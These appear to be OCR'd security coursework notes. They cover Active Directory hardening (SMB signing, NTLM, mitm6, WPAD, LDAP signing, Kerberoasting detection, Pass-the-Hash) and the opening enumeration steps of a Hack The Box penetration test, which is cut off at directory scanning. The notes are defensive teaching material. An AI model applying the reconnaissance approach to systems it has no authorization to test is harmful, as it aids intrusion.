
- **Pro:** Completely stops SMB relay attacks.
- **Con:** May cause performance degradation in file transfers.

2. Disable NTLM Authentication

Disabling **NTLM authentication** forces Windows to use **Kerberos**, preventing NTLM-based credential theft.

How to Disable NTLM Authentication:

- **Via Group Policy:**
    1. Open **Group Policy Management Editor (gpedit.msc)**.
    2. Navigate to **Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options**.
    3. Find **Network Security: Restrict NTLM: NTLM authentication in this domain** and set it to **Deny all**.
    4. Apply and restart for changes to take effect.



3. Implement Account Tiering

Restrict **domain admin** accounts to only perform administrative tasks on designated **high-privilege systems** (e.g., domain controllers). This reduces the risk of credential theft and **limits the impact of compromised admin accounts**.

- **Pro:** Prevents attackers from easily escalating privileges.
- **Con:** Enforcing the policy can be challenging.

4. Restrict Local Administrator Access

Limit **local admin rights** to prevent unauthorized lateral movement within the network. Attackers often exploit local admin accounts to pivot across systems, making this an essential security measure.

- **Pro:** Reduces the attack surface and mitigates lateral movement.
- **Con:** May lead to increased **help desk tickets** for privileged access requests.


IPv6 Attacks Defenses

1. Prevent IPv6 Poisoning (mitm6 Attack)


Instead of disabling IPv6 entirely, block DHCPv6 traffic and router advertisements using Windows Firewall via Group Policy.

How to Block IPv6 DHCP and Router Advertisements:

1. **Open Group Policy Management Editor (gpedit.msc).**
2. Navigate to **Computer Configuration > Windows Settings > Security Settings > Windows Defender Firewall with Advanced Security > Inbound Rules > New Rule > Predefined > Core Networking**
3. Find and set the following rules to **"Block"** instead of "Allow":
   - Core Networking - Dynamic Host Configuration Protocol for IPv6 (DHCPV6-In)
   - Core Networking - Router Advertisement (ICMPv6-In)



4. Navigate to **Computer Configuration > Windows Settings > Security Settings > Windows Defender Firewall with Advanced Security > Outbound Rules > New Rule > Predefined > Core Networking**
5. Find and set the following rule to **"Block":**
   - Core Networking - Dynamic Host Configuration Protocol for IPv6 (DHCPV6-Out)




6. Apply changes

2. Disable WPAD (Web Proxy Auto-Discovery Protocol)

Disabling WPAD prevents attacks using rogue proxy configurations to intercept network traffic.

How to Disable WPAD via Group Policy:

1. Open Group Policy Management Editor (gpedit.msc).
2. Navigate to **Computer Configuration > Policies > Administrative Templates > Windows Components > Internet Explorer**
3. Locate **"Disable changing Automatic Configuration settings"** and set it to "Enabled".
4. Apply changes and close the editor.




3. Secure LDAP Authentication (Mitigate LDAP & LDAPS Relaying Attacks)

Enabling LDAP signing and LDAP channel binding ensures encrypted and authenticated LDAP communications, preventing credential relay attacks.


How to Enable LDAP Signing via Group Policy:

1. Open Group Policy Management Editor (gpedit.msc).
2. Navigate to **Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options**
3. Locate **"Network security: LDAP client signing requirements"** and set it to **"Require Signing".**
4. Apply the policy.



How to Enable LDAP Channel Binding via Registry Editor:

1. Open Registry Editor (regedit.exe) as Administrator.
2. Navigate to **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters**
3. Create or modify the DWORD value **"LdapEnforceChannelBinding"** and set it to:
    - 1 → Enabled (but not enforced)
    - 2 → Strict enforcement (Recommended)
4. Close the Registry Editor.



4. Protect Administrative Accounts from Delegation Attacks

To prevent attackers from impersonating privileged accounts:

- Add administrative users to the **Protected Users group**.
- Enable **Account is sensitive and cannot be delegated** for critical accounts.

Kerberoasting Defenses

Kerberos is a feature in Windows, not a vulnerability or misconfiguration. However, attackers can abuse it by extracting service account credentials. To reduce risk, implement the following:


1. **Strong Passwords**
    - Use **long, complex passwords** (≥25 characters) for service accounts to make brute-force attacks impractical.
    - Consider **Managed Service Accounts (MSA) or Group Managed Service Accounts (gMSA)** to automatically rotate service account passwords.
2. **Least Privilege**
    - Avoid using **high-privilege accounts (e.g., Domain Admins)** as service accounts.
    - Assign only the **minimum necessary permissions** to service accounts.

Detecting Kerberoasting Attacks

Kerberoasting is challenging to detect because it leverages **normal Kerberos operations** in Active Directory, making it blend in with regular network activity. However, by analyzing **domain controller logs**, security teams can identify suspicious behavior.

Key Detection Method: Monitoring Event ID 4769

- When a Kerberos service ticket is requested, **Event ID 4769** is recorded in the **Security Logs** of the domain controller.
- Due to the high volume of Kerberos events, filtering for **service ticket requests (TGS-REQ)** is crucial.
- **Suspicious Indicator:**
    - A **Ticket Encryption Type of 0x17 (RC4 encryption)** instead of **0x12 (AES256) or 0x11 (AES128)** may indicate an attacker requesting a ticket that is easier to brute-force.
    - An account name that does **not** belong to a service or machine account (i.e., does not end with "$"), indicating a regular domain user account.
    - Service names that do **not** end with "$," indicating they are not machine or service accounts.



Pass the Hash Attack Defenses

While **Pass-the-Hash (PtH) attacks** are difficult to completely prevent, these measures can make them significantly harder for attackers to exploit:

1. Limit Account Reuse

- Avoid **re-using local admin passwords** across multiple systems.
- **Disable Guest and built-in Administrator accounts** to reduce attack surface.
- Apply **least privilege principles**, limiting who has **local administrator** rights.

2. Utilize Strong Passwords

- Use passwords **longer than 14 characters** to make cracking more difficult.
- Avoid **common words** or predictable patterns.
- **Passphrases (long sentences)** provide both security and memorability.

3. Implement Privileged Access Management (PAM)

- Require **check-out/check-in** processes for **sensitive accounts** (e.g., domain admins).
- **Automatically rotate passwords** upon check-out/check-in to prevent reuse.
- Limits **pass-the-hash attacks** by ensuring hashes are **constantly rotated** and difficult to exploit.

Examples: Microsoft LAPS, Microsoft Entra PIM, CyberArk PAM, BeyondTrust Privileged Remote Access

Token Impersonation Defenses

1. **Limit User/Group Token Creation Permissions**
    - Restrict which users and groups can create or manipulate security tokens to reduce the risk of abuse.
2. **Account Tiering**
    - Separate user accounts based on privilege levels to **minimize exposure** of high-privilege credentials.
3. **Local Admin Restriction**
    - Limit local administrator privileges to **essential users only** to prevent attackers from escalating privileges using token impersonation.

References

https://www.blumira.com/integration/disable-llmnr-netbios-wpad-lm-hash/

https://www.youtube.com/watch?v=VXxH4n684HE&t=18812s

https://www.hackthebox.com/blog/active-directory-misconfigurations

Week 10

Penetration Testing on a Hack-The-Box VM


Company Name: Egotistical Bank

Scope: Internal AD Penetration Testing (Closed Box)

Entry Point: Connect through OpenVPN, target IP is 10.129.114.121

Enumeration

Run nmap on the provided IP address to discover open ports and available services



Open ports:

53 – DNS

80 – Microsoft IIS (possibly with http website)

88 – Kerberos

135 – Remote Management (RPC)

139 – NetBIOS

389 – ldap

445 – SMB

464 - Kerberos Password Change Service

636 – LDAP Secure


3268 – used by global catalog / also running LDAP

3269 – global catalog running LDAP secure


Things to note:

- SMB signing is enabled and required
- Clock-skew is 7 hours
- Hostname is EGOTISTICAL-BANK.LOCAL
- Website Title is Egotistical Bank
- The box is possibly a Domain Controller since it is running LDAP and Kerberos
- Checked for IPv6 users in their network and got nothing.


Enumerate SMB




Trying SMB anonymous account




Trying to enumerate SMB shares but got access denied




Trying to access via RPC



Checking the HTTP Website for possible attack vectors



Trying if it is using php as a backend but got nothing. Possibly that this is just a static website.



Trying to enumerate the directories and subdomains using gobuster.

